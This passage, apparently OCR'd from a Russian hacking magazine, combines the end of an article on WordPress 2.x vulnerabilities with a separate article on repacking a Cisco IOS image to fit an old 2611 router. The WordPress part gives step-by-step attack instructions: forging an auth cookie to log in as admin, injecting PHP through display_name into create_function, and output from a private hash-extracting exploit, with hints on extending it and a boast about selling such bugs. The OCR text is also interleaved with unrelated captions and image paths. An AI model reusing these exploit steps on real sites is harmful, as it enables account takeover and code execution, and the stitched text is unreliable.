А теперь внимание, — способ эксплуатации уязвимости:
1. Регистрируй юзера с именем «admin99»;
2. Авторизуйся на блоге;
3. Отредактируй свои кукисы (в Опере: Инструменты → Дополнительно → Редактирование cookies) следующим образом:


```
Было:
wordpress_[ХЕШ] = admin99|время|MAC
Стало:
wordpress_[ХЕШ] = admin|99время|MAC
```

В итоге, с новыми кукисами ты благополучно авторизуешься с правами админа.

WORDPRESS 2.7.X ADMIN REMOTE CODE EXECUTION EXPLOIT

Выполнение произвольного кода в админке через create_function (баг нашел некий Ryat[puretot]) — еще одна интересная уязвимость, почему-то оставшаяся не только без внимания хакеров, но и без внимания разработчиков!
Эксплойт к ней появился еще в версии 2.7, но в последнем вордпрессе (сейчас — 2.7.1) дыра по-прежнему не закрыта.
Проведем небольшой аудит кода ./wp-admin/post.php:

```
if ( current_user_can('edit_post', $post_ID) ) {
      if ( $last = wp_check_post_lock( $post->ID ) ) {
            $last_user = get_userdata( $last );
```



Редактирование RSS-фида в WordPress 2.5-2.6.5

Уязвимости WordPress

Работа одного из приватных эксплойтов для 2.х ветки

```
[+] Получение префикса таблиц бд...

[+] Префикс получен wp_

[+] Получение хеша пароля админа...

2<=found on 1 position
1<=found on 2 position
2<=found on 3 position
3<=found on 4 position
2<=found on 5 position
f<=found on 6 position
2<=found on 7 position
9<=found on 8 position
7<=found on 9 position
a<=found on 10 position
5<=found on 11 position
7<=found on 12 position
a<=found on 13 position
5<=found on 14 position
a<=found on 15 position
7<=found on 16 position
4<=found on 17 position
3<=found on 18 position
8<=found on 19 position
9<=found on 20 position
4<=found on 21 position
a<=found on 22 position
0<=found on 23 position
```

```
        $last_user_name = $last_user ? $last_user->display_name : __('Somebody');
        $message = sprintf( __( 'Warning: %s is currently editing this post' ), wp_specialchars( $last_user_name ) );
        $message = str_replace( "'", "\'", "<div class='error'><p>$message</p></div>" );
        add_action('admin_notices', create_function( '', "echo '$message';" ) );

      }
      else {   wp_set_post_lock( $post->ID );
        wp_enqueue_script('autosave');
      }
    }
```

Из анализа этого кода видно, что юзер с правами «edit_post» может провести инъекцию произвольного кода следующим образом:

1. Сменить значение «display_name» на что-то вроде \';phpinfo();\'. В результате переменная $message будет выглядеть так:

```
Warning: \';phpinfo();\' is currently editing this post
```

2. Когда $message пройдет stripslashes и попадет в create_function(), создастся функция с таким вот интересным телом:

```
{
echo '<div class='error'><p>';phpinfo();'</p></div>';
}
```

Как видишь, налицо банальный code exec. Ссылку на эксплойт ищи в сносках. Добавлю, что эксплойт предназначен для юзера с правами admin, но, немного подумав, ты сможешь исправить его для работы с правами author/editor.

Итоги

Жесткие рамки статьи не позволяют рассказать обо всех найденных мной и другими людьми уязвимостях WordPress, но я этого и не хочу :). Описанные тут уязвимости — лишь верхушка айсберга. Существуют гораздо более серьезные и полезные баги во всех, даже самых последних, версиях движка. Эти баги не только стоят множество зеленых президентов, но и позволяют безбедно жить на поприще SEO. Поэтому могу лишь пожелать разработчикам вордпресса оставаться такими, какие они есть: невнимательными и забавными в своей простоте.





Евгений «Shados» Хабаров
/ shados@mail.ru/

Имплантация Cisco

Модифицирование прошивки маршрутизатора

Приветствую, дорогой друг! Сегодня мы будем дарить вторую молодость (а может даже и жизнь) старым маршрутизаторам Cisco, практически не нарушая лицензионного соглашения. Пусть этот хакерский метод достаточно прост, но от этого он не становится менее интересным. Имя ему — «бинарный патчинг».

Сразу к делу. Исходные данные следующие: старенькая кошка Cisco 2611 с двумя Ethernet-портами, 64 Мб RAM и 16 Мб на Flash. Это максимально возможные параметры, поддерживаемые платформой (читай — увеличить объем DRAM памяти и flash не получится из-за отсутствия в природе комплектующих больших объемов). Исходя из данных Cisco IOS Feature Navigator (tools.cisco.com/ITDIT/CFN/jsp/index.jsp), последней версией IOS для этого маршрутизатора является 12.3(26) — вполне естественно для столь старого продукта (End-of-Sale — апрель 2003, End-of-Life — апрель 2008). Хочется получить только все самое последнее и новое, а все самое новое и вкусное доступно только в версии 12.4 (точнее 12.4T). Посыл номер два, или дополнительные исходные данные таковы: если внимательно следить за модельным рядом маршрутизаторов Cisco или просто ознакомиться с информацией о продуктах на официальном сайте, то можно обнаружить, что серия 2600 включает в себя, например, маршрутизаторы 2611XM. Отличается эта серия от своего предшественника незначительно:

- Максимальный объем flash-памяти увеличен до 48 MB (в 2611 — 16 MB)
- Максимальный объем SDRAM-памяти увеличен до 128 MB (в 2611 — 64 MB)
- Интегрированные 10/100 Fast Ethernet порты (в 2611 — 10 Мбит/с Ethernet)

Для такой кошки Cisco IOS Feature Navigator сообщит, что последний IOS имеет версию 12.4(23). Системные требования для IOS 12.4(21) с набором Enterprise Base или Advanced Security составляют 128 MB DRAM и 32 MB flash. Конечно, у нас нет 128 MB памяти, но попытка не пытка, да и пропускная способность портов у нас невысокая. Это позволяет сделать предположение, что ОС можно запустить на моем устройстве. Осталось превратить теорию в практику.

Extended, или что хотим получить

Идея проста — загнать бинарный образ операционной системы Cisco IOS 12.4(21) с набором фьючерсов Enterprise Base на старенький маршрутизатор 2611 с исходными данными, представленными выше.

В дальнейшем — использовать как тестовый стенд, ибо 10-мегабитные интерфейсы ограничивают его применение в дикой природе, или, как говорится, in production. С тем же успехом устройство может надежно служить файрволом корпоративной сети взамен какого-нибудь PIX (если, конечно, достаточно пропускной способности в 10 Мбит), но тогда встает вопрос — а есть ли такой функционал, который может потребоваться в IOS 12.4, но которого нет в 12.3? За подсказкой вновь отправляю к Cisco IOS Feature Navigator (tools.cisco.com/ITDIT/CFN/Dispatch). Утилита сравнения образов тебе в помощь, но ответ, скорее всего, — «нет». Отсюда вывод — не стоит меня корить в малой практичности, так как изначально статья в большей степени исследовательская (just for fun).

У меня не возникло бы потребности писать статью, если бы не две небольших проблемы. О первой я уже упомянул — это объем DRAM памяти. К сожалению, я не повелитель паяльника и вольтметра, так что здесь поделать ничего не могу. Стоит только надеяться, что ОС не уйдет в core в самый ответственный момент из-за недостатка памяти. Вторая проблема, которая застигла меня врасплох — это размер самого образа IOS 12.4 и тот факт, что он не помещается на флеш объемом 16 MB. И неудивительно: файл образа — c2600-entbasek9-mz.124-9.T1.bin — который я взял для эксперимента, занимает 16,4 MB, то есть 17 257 364 байт. Даже если стереть флеш с опцией no-squeeze-reserve-space (командой erase /no-squeeze-reserve-space flash:), это нам не поможет. Хотя, в свое время, для образа c2600-ik9o3s3-mz.123-13.bin было решением проблемы (этот образ чуть меньше размера самой флеш, и для его загрузки требуется отформатировать ее с опцией, запрещающей резервировать свободное место).


Что делать? Бежать!

Решения здесь может быть два — либо грузиться с tftp, что не всегда удобно, либо же взломать образ так, чтобы размер стал меньше. Грубо говоря, перепаковать его (собственно, это и было отчасти сделано).

Посылом номер три стал эмулятор Dynamips. Причем он тут? Именно он натолкнул меня на



>>Типы IOS и их функционал



** EIGRP-STUB in IP Base will be available on the Cisco Catalyst 4500 Series (Sup4) and the Cisco Catalyst 6500 Series.
*** Starting with 12.2(33)SXI on the 6500 series, Cisco is offering packaging parity for IPv6 feature support for a technology will be packeged in the same feature set as IPv4. This parity will be expended to other platforms in the future.

мысль о перепаковке образа. Если взглянуть на раздел «How to use?» на официальном сайте проекта (www.ipflow.utc.fr/index.php/Cisco_7200_Simulator), то можно обнаружить, что эмулятор использует распакованные образы для ускорения загрузки:

```
...
<skipped>
To boot quickly, the preferred method is to decompress
the IOS image with the «unzip» utility. It avoids to run
the self-decompressing process in the emulator.
chris@portchris2:~/dynamips-0.2.5$ unzip -p c7200-
advipservicesk9-mz.124-9.T.bin > image.bin
warning [c7200-advipservicesk9-mz.124-9.T.bin]: 27904
extra bytes at beginning or within zipfile
 (attempting to process anyway)
chris@portchris2:~/dynamips-0.2.5$ file image.bin
image.bin: ELF 32-bit MSB executable, cisco 7200,
version 1 (SYSV), statically linked, stripped
You can ignore the warning, unzip has just skipped the
self-decompressing code at the beginning of the image.
Now, you can boot the image
<skipped>
...
```

Если есть запакованный образ, то можно попытаться использовать более оптимальные параметры сжатия, которые позволят поместить образ на флеш. Обращаю внимание на важную деталь — так как мы не собираемся переписывать самораспаковывающийся код, то есть заниматься дизассемблированием (да и ассемблер под 32-битные процессоры PowerPC я не знаю), то сам алгоритм сжатия менять мы не сможем. Самораспаковывающаяся часть просто не сможет распаковать архивы, сжатые другими методами. По поводу используемого в образе алгоритма сжатия — можно взглянуть вот сюда: Cisco IOS Configuration Fundamentals Configuration Guide, Release 12.4 — Loading and Managing System Images, пункт Image Naming Conventions. Поле «тип» в имени образа как раз отвечает за его характеристики:

```
f - The image runs from flash memory
m - The image runs from RAM
r - The image runs from ROM
l - The image is relocatable
z - The image is zip compressed
x -The image is mzip compressed
```

В нашем случае образ имеет тип mz — работает в памяти и запакован как раз в zip-архив. Убедиться в этом просто — большинство архиваторов (WinZIP, WinRAR, 7zip) с легкостью открывают его и распаковывают.


УПАКОВКА

Не мудрствуя лукаво, пытаемся перепаковать архив заново с максимально возможной степенью сжатия. Сразу же отмечаем, что используемый метод — deflate и изменить его не получится. Я использовал четыре архиватора, чтобы сравнить их и получил такой результат:

```
7-zip 4.65 со следующими параметрами:
Формат архива — zip
Уровень сжатия — Ультра
Метод сжатия — Deflate
Размер словаря — 32KB
Размер слова — 258
```

В результате был получен архив: 15,7 MB (16 489 764 bytes). WinZIP 11.2 при использовании улучшенного метода Deflate выдал файл размером 16,0 MB (16 803 634 bytes). WinRAR 3.80, формат архива — zip с наилучшими параметрами сжатия: 16,3 MB (17131 353 bytes). PKZIP 9.00 от создателей формата совсем подвел, и по методу Deflate с максимальным сжатием произвел файл размером 16,3 MB (17 094 474 bytes).
Итогом моего небольшого сравнительного тестирования стал выбор для экспериментов архива, как нетрудно догадаться, созданного 7zip.

Сигнатура ELF в HEX-редакторе






```
Cisco IOS Software, C2600 Software (C2600-ENTBASEK9-M), Version 12.4(9)T1, RELEASE SOF
TWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2006 by Cisco Systems, Inc.
Compiled Wed 30-Aug-06 15:43 by prod_rel_team
Image text-base: 0x800080E4, data-base: 0x81B46C00


SYSTEM INIT: INSUFFICIENT MEMORY TO BOOT THE IMAGE!



%Software-forced reload


 00:00:16 UTC Fri Mar 1 2002: Unexpected exception to CPUvector 700, PC = 0x8069DE48,
LR = 0x8069DD88

-Traceback= 0x8069DE48 0x8069DD88 0x80014B10 0x81B3BAA4 0x8170812C 0x817082A4 0x816E3D
68 0x816E3DF4 0x816E3ED4 0x816E3E38 0x816E3ED4 0x816E4A1C 0x8171AB4C 0x81729008 0x8170
A8CC 0x81846B80

CPU Register Context:
MSR = 0x00029032  CR  = 0x33000095  CTR = 0x806A2518  XER  = 0x8000FE00
R0  = 0x00000000  R1  = 0x82ED5478  R2  = 0x82AF0000  R3   = 0x00000003
R4  = 0xFFFFFFFE  R5  = 0x00000000  R6  = 0x00000003  R7   = 0x00009032
R8  = 0x82AF0000  R9  = 0x82820000  R10 = 0x82BBCC50  R11  = 0x00000000
R12 = 0x0000416B  R13 = 0xFFF48A24  R14 = 0x80A82090  R15  = 0x00000000
R16 = 0x00000000  R17 = 0x00000000  R18 = 0x00000000  R19  = 0x00000000
R20 = 0x00000000  R21 = 0x00000000  R22 = 0x81B47998  R23  = 0x00000000
R24 = 0x81B47A48  R25 = 0x81708128  R26 = 0x81708128  R27  = 0x00002814
R28 = 0x00000000  R29 = 0x82C8F368  R30 = 0x00000000  R31  = 0x82AF0000

Writing crashinfo to flash:crashinfo_20020301-000016
*** System received a Software forced crash ***
signal= 0x17, code= 0x700, context= 0x82d426f0
PC = 0x8069de48, Vector = 0x700, SP = 0x82ed5478
```

Сообщение о нехватке памяти

Контрольная сумма

ТЕОРИЯ (ИНТЕГРАЦИИ НОВОГО АРХИВА)

Далее требуется сей архив поместить вместо оригинального образа. Чтобы проделать это, нам понадобится шестнадцатеричный редактор типа WinHex, HT Editor или hview. Я предпочитаю WinHex, но понадобится еще и HT, чуть позже объясню почему.

Как ты можешь видеть на скриншоте, бинарный образ IOS, скорее всего, есть не что иное, как исполняемый файл в формате ELF (Executable and Linkable Formate). ELF-формат является основным исполняемым файлом в *nix-like системах, поэтому неудивительно встретить его здесь. По ELF-формату существует четкая спецификация, последняя версия которой 1.2, однако для наших целей будет достаточно, например, заголовочного файла из состава libc — elf.h. Обычный бинарный ELF-файл представляет собой структуру вида:

```
ELF Header
Program Header Table (optional)
Section 1
Section 2
…
Section n
Section Header Table
```

Не углубляясь в описание (и дабы не повторяться), отправляю тебя к спецификации.

Так как весь процесс исследования я проводил в MS Windows, то пришлось искать замену утилите readelf из состава binutils. Подходящим вариантом оказался шестнадцатеричный редактор HT (hte.sf.net), который умеет читать и модифицировать структуры данных исполняемых файлов ELF. При попытке открыть подопытный образ c2600-entbasek9-mz.124-9.T1.bin, HT сразу меня обругал, что и привлекло мое внимание. Обратимся к elf.h. Структура данных, отвечающая за ELF-заголовок, выглядит так:

```
typedef struct {
 Elf_Char      e_ident[EI_NIDENT];
 Elf32_Half    e_type;
 Elf32_Half    e_machine;
 Elf32_Word    e_version;
 Elf32_Addr    e_entry;
 Elf32_Off     e_phoff;
 Elf32_Off     e_shoff;
 Elf32_Word    e_flags;
 Elf32_Half    e_ehsize;
 Elf32_Half    e_phentsize;
 Elf32_Half    e_phnum;
 Elf32_Half    e_shentsize;
 Elf32_Half    e_shnum;
 Elf32_Half    e_shstrndx;
} Elf32_Ehdr;
```

В нашем случае поле e_machine имеет значение 0x002b или 43, что соответствует процессору SPARC v9:

```
#define EM_SPARCV9 43 /* SPARC v9 64-bit */
```

Но нам известно, что маршрутизатор 2611 использует процессор Motorolla MPC860, значит, поле должно иметь значение 0x0014, — что соответствует:


```
#define EM_PPC 20 /* PowerPC */
```

Скорее всего, это простейшая защита от дизассемблирования образа. Нам это не сильно помешает. С помощью F6 открываем режим просмотра elf/header. Из него становятся известны следующие подробности:

```
- elf header size 0x34
- program header entry size 0x20
- program header count 1
- section header entry size 0x28
- section header count 6
```

Что, в сумме, дает размер 52+32+6*40=324 или 0x144, то есть, в файле всего 6 секций (соответственно, 6 заголовков секций) и 1 заголовок программы. Вероятнее всего, одна из секций предназначена для хранения архива с исполняемым образом IOS. Эту секцию можно вычислить либо по размеру (логично, что ее размер должен быть максимальным), либо по типу секции. Заголовок таблицы секций можно просмотреть, нажав <F6> и выбрав elf/section headers, но для начала обратимся к описанию секции:

```
typedef struct {
 Elf32_Word    sh_name;
 Elf32_Word    sh_type;
 Elf32_Word    sh_flags;
 Elf32_Addr    sh_addr;
 Elf32_Off     sh_offset;
 Elf32_Word    sh_size;
 Elf32_Word    sh_link;
 Elf32_Word    sh_info;
 Elf32_Word    sh_addralign;
 Elf32_Word    sh_entsize;
} Elf32_Shdr;
```



Редактор HT


Поле sh_type и будет отвечать за искомый тип.
К сожалению, здесь меня ждал облом, — большинство секций имело тип SHT_PROGBITS, предназначенный для секций, значение которых определяется самой программой. Однако четвертая секция имела тип, отличный от предыдущих, и значение 0x00000007 (секция предназначена для каких-то программных заметок). Первая (нулевая) секция также имеет отличный от предыдущих тип (SHT_NULL). Исходя из этого, ясно, что она пустая и ни с чем не ассоциирована. В итоге, приходится искать секцию с максимальным размером (поле sh_size). Это — секция за номером пять, ее размер 0x1070e7c или 17239676 байт. Вернемся к hex-виду (<F6> — hex) и перейдем по смещению (поле sh_offset) с помощью <F5>.
Что же мы здесь видим? Где наш архив, который должен начинаться с сигнатуры PK, а точнее, если следовать спецификации PKZIP-формата (pkware.com/documents/casestudies/APPNOTE.TXT), — с 0x04034b50 в обратном порядке? Как ни странно, эта сигнатура обнаруживается на 22 байта позже. А если хорошо присмотреться, то отказывается, что сразу за значением 0xFEEDFACE идет размер распакованного образа 0x02AED904. Внимательно поискав в Сети, можно наткнуться на информацию из книги Cisco Networks Hacking Exposed издательства McGraw Hill/Osborne.
Наши русские парни Andrew A. Vladimirov, Konstantin V. Gavrilenko, Janis N. Vizulis and Andrei A. Mikhailovsky еще в 2006 году занимались разработкой бинарного патчинга IOS 12.3(6). Им удалось выяснить, что после магического значения 0xFEEDFACE идут последовательно uncompressed image size, compressed image size, compressed image checksum, uncompressed image checksum. Товарищам также стало известно, что алгоритм вычисления контрольной суммы представляет собой модифицированный алгоритм контрольной суммы в интернете. К счастью, нам не придется ничего вычислять — проверено на практике, что маршрутизатор сам скажет, какое значение должно иметь это поле, если, конечно, подсчитанная контрольная сумма и записанная в соответствующем поле не совпадут:

```
Error : compressed image checksum is incorrect
0xB99D8823
 Expected a checksum of 0xF6F69877


*** System received a Software forced crash ***
signal= 0x17, code= 0x5, context= 0x800805f0
PC = 0x0, Vector = 0x0, SP = 0x0
```

ПРАКТИКА (ИНТЕГРАЦИИ НОВОГО АРХИВА)

Перейдем к активным действиям. Для начала вырезаем из файла старую четвертую секцию, содержащую zip-архив, — за исключением 20 байт, начиная с магического значения 0xFEEDFACE до сигнатуры zip (то есть, со смещения 0x44F8 по смещение 0x1075360 + 0x44F8). Затем по смещению 0x44F8 вставляем новый архив.
Соединим всю известную нам информацию воедино. Размер старой



Стираем flash



Сигнатура FEEDFACE по искомому смещению


секции (№5), содержащей архив с образом IOS, загружаемым в память, — 0x1070e7c или 17239676 (включая 20 байт с 0xFEEDFACE по 0x504B0304). Размер новой секции, содержащей архив, — 0xFB9D38 или 16489784 (включая те же 20 байт). Разница между старым и новым значением составит 0xB7158 — 749912. То есть, смещение четвертой секции, физически расположенной в файле после пятой секции, требуется изменить с 0x1075360 на 0xFBE208!
Старые значения после магической записи 0xFEEDFACE:

```
unpacked image size: 0x02AED904 45013252
packed image size: 0x01070E66 17239654 (разница с размером 5й секции - на 22 байта меньше)
packed image checksum: 0xB58BE139
unpacked image checksum: 0xA29D4F6E
затем идет сигнатура: 0x504B0304
```

Новые значения после магической записи 0xFEEDFACE:

```
unpacked image size: 0x02AED904 (остался тот же)
packed image size: 0x00FB9D22 16489762 (разница с размером 5й секции - на 22 байта меньше)
packed image checksum: нам неизвестна и можно заменить на что-нибудь приметное, типа 0x48000000
unpacked image checksum: 0xA29D4F6E (остался тот же)
```

Новую контрольную сумму, как я уже говорил, сообщит сам маршрутизатор.
После всех манипуляций конечный образ был получен, но его размер меня не впечатлил. По сравнению с изначальным размером 16,4 MB (17257364 bytes) я получил всего лишь 15,7 MB (16507472 bytes). Разница, которую я уже посчитал выше, составила 749912 байт. Конечно, это позволит загрузить образ на flash, но, скорее всего, придется применять опцию /no-squeeze-reserve-space. Когда при копировании маршрутизатор запросит повторное стирание flash, подтверждать действие не нужно. Естественно, такая ситуация была бы только в том случае, если образ был бы сформирован правильно. Поэ-



Содержимое архива

тому я не стал спешить и для загрузки образа зашел в режим rommon по <Ctrl+Break>. И — со своего компьютера загрузил образ по tftp напрямую в RAM:

```
rommon 1>tftpdnld -r
```

После загрузки маршрутизатор я сказал:

```
TFTP flash copy: Error, image size (16507470) mismatches
netsize (16507472).
```

Оказалось, что при редактировании размера 5й секции я ошибся на 2 байта (те самые 20 байт с 0xFEEDFACE + 2).
После второй попытки загрузки выяснилось, что контрольная сумма запакованного образа — 0xB0257B0D:

```
Error : compressed image checksum is incorrect
0xB99D8823
 Expected a checksum of 0x48000000

*** System received a Software forced crash ***
signal= 0x17, code= 0x5, context= 0x800805f0
PC = 0x0, Vector = 0x0, SP = 0x0
```

Корректируем соответствующее поле после 0xFEEDFACE (загружаем файл в HT по <F3>, переходим по смещению с помощью <F5> и редактируем по <F4>, не забывая сохраняться по <F2>). Снова грузимся.

```
rommon 4>reset -s
```

Дальше все нормально, однако затем IOS вываливается и отказывается работать по причине недостатка памяти.

НИКОГДА НЕ СДАВАЙСЯ

Я не расстроился и решил взяться за другой образ — c2600-advsecurityk9-mz.124-21.bin. После аналогичных манипуляций с байтами, даже при использовании 128-битного слова в 7zip, размер составил 15947076 (против изначальных 16635336), что позволило загрузить его во flash. Помимо прочего, этот образ уже не ругался на недостаток памяти RAM и прекрасно чувствовал себя на этой платформе:

```
router#show version
Cisco IOS Software, C2600 Software (C2600-
ADVSECURITYK9-M), Version 12.4(21), RELEASE SOFTWARE
(fc1)

